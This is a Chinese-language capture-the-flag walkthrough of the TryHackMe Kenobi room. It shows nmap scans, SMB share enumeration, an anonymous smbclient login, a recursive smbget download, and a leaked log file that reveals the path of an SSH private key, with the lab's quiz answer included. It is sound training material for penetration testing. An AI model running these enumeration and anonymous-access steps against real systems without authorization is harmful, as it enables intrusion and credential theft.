
THM-Kenobi-练习

本文相关的TryHackMe实验房间链接：https://tryhackme.com/room/kenobi

端口扫描


使用nmap扫描目标机：

```
nmap -sC -sV -A -T4 10.10.54.34
```



```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# nmap -sC -sV -A -T4 10.10.54.34
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 22:18 CST
Nmap scan report for localhost (10.10.54.34)
Host is up (0.24s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_  256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      35423/tcp6  mountd
|   100005  1,2,3      45856/udp6  mountd
|   100005  1,2,3      48677/udp   mountd
|   100005  1,2,3      50861/tcp   mountd
|   100021  1,3,4      35605/tcp   nlockmgr
|   100021  1,3,4      40047/udp   nlockmgr
|   100021  1,3,4      41691/tcp6  nlockmgr
|   100021  1,3,4      58684/udp6  nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
```

答题卡



Answer the questions below *回答下面的问题*

Make sure you're connected to our network and deploy the machine

确保您已连接到我们的网络并部署机器

No answer needed

Scan the machine with nmap, how many ports are open?

用 nmap 扫描机器，打开了多少个端口？

7


枚举Samba共享

Samba是在Linux和UNIX系统上实现SMB协议的一个免费软件，由服务器及客户端程序构成。

在此之前我们已经了解了NFS，NFS与Samba一样，也是在网络中实现文件共享的一种实现，但不幸的是，NFS不支持windows平台，而本文要提到的Samba是能够在任何支持SMB协议的主机之间共享文件的一种实现，当然也包括windows主机。

SMB（Server Messages Block-服务器信息块）协议是一种在局域网上共享文件和打印机的一种通信协议，它为局域网内的不同计算机之间提供文件及打印机等资源的共享服务。SMB协议是C/S型协议，客户机通过该协议可以访问服务器上的共享文件系统、打印机及其他资源。

SMB协议有两个端口：139和445。




PORTS 139 AND 445

- **Port 139:** SMB originally ran on top of NetBIOS using port 139. NetBIOS is an older transport layer that allows Windows computers to talk to each other on the same network.
- **Port 445:** Later versions of SMB (after Windows 2000) began to use port 445 on top of a TCP stack. Using TCP allows SMB to work over the internet.

Samba监听端口有：TCP和UDP------tcp端口相对应的服务是smbd服务，其作用是提供对服务器中文件、打印资源的共享访问；udp端口相对应的服务是nmbd服务，其作用是提供基于NetBIOS主机名称的解析。

nmap有一个用于枚举SMB共享的脚本，使用 nmap，我们可以枚举一台机器的SMB 共享。


```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.54.34
#也可以使用以下命令：smbclient -L \\\\10.10.54.34\\
```



```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.54.34
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 22:40 CST
Nmap scan report for localhost (10.10.54.34)
Host is up (0.25s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.54.34\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 2
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.54.34\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.54.34\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```

使用smbclient命令，匿名连接目标机的SMB共享，查看共享系统上存在什么文件


```
smbclient //10.10.54.34/anonymous    #此ip为目标机的ip 不需要输入密码 按回车键即可
```




```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# smbclient //10.10.54.34/anonymous
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 18:49:09 2019
  ..                                  D        0  Wed Sep  4 18:56:07 2019
  log.txt                             N    12237  Wed Sep  4 18:49:09 2019

                9204224 blocks of size 1024. 6877104 blocks available
smb: \>
```

你可以使用smbget命令，通过匿名用户 递归地下载整个SMB 共享，共享系统中的文件将会被下载到本地


```
smbget -R smb://10.10.54.34/anonymous    #此ip为目标机的ip 不需要输入密码 按回车键即可
```



```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# smbget -R smb://10.10.54.34/anonymous
Password for [root] connecting to //10.10.54.34/anonymous:
Using workgroup WORKGROUP, user root
smb://10.10.54.34/anonymous/log.txt

Downloaded 11.95kB in 7 seconds
```



```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|           ..    |
|        . o. .   |
|       ..=o +.   |
|      . So.o++o. |
|  o ...+oo.Bo*o  |
| o o ..o.o+.@oo  |
|  . . . E .O+= . |
|     . .   oBo.  |
+----[SHA256]-----+
```



```
# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                      "ProFTPD Default Installation"
ServerType                      standalone
DefaultServer                   on

# Port 21 is the standard FTP port.
Port                            21

# Don't use IPv6 support by default.
UseIPv6                         off

# Umask 022 is a good standard umask to prevent new dirs and files
# from being group and world writable.
Umask                           022

# To prevent DoS attacks, set the maximum number of child processes
# to 30.  If you need to allow more than 30 concurrent connections
# at once, simply increase this value.  Note that this ONLY works
# in standalone mode, in inetd mode you should use an inetd server
# that allows you to limit maximum number of processes per service
# (such as xinetd).
MaxInstances                    30

# Set the user and group under which the server will run.
User                            kenobi
Group                           kenobi
```

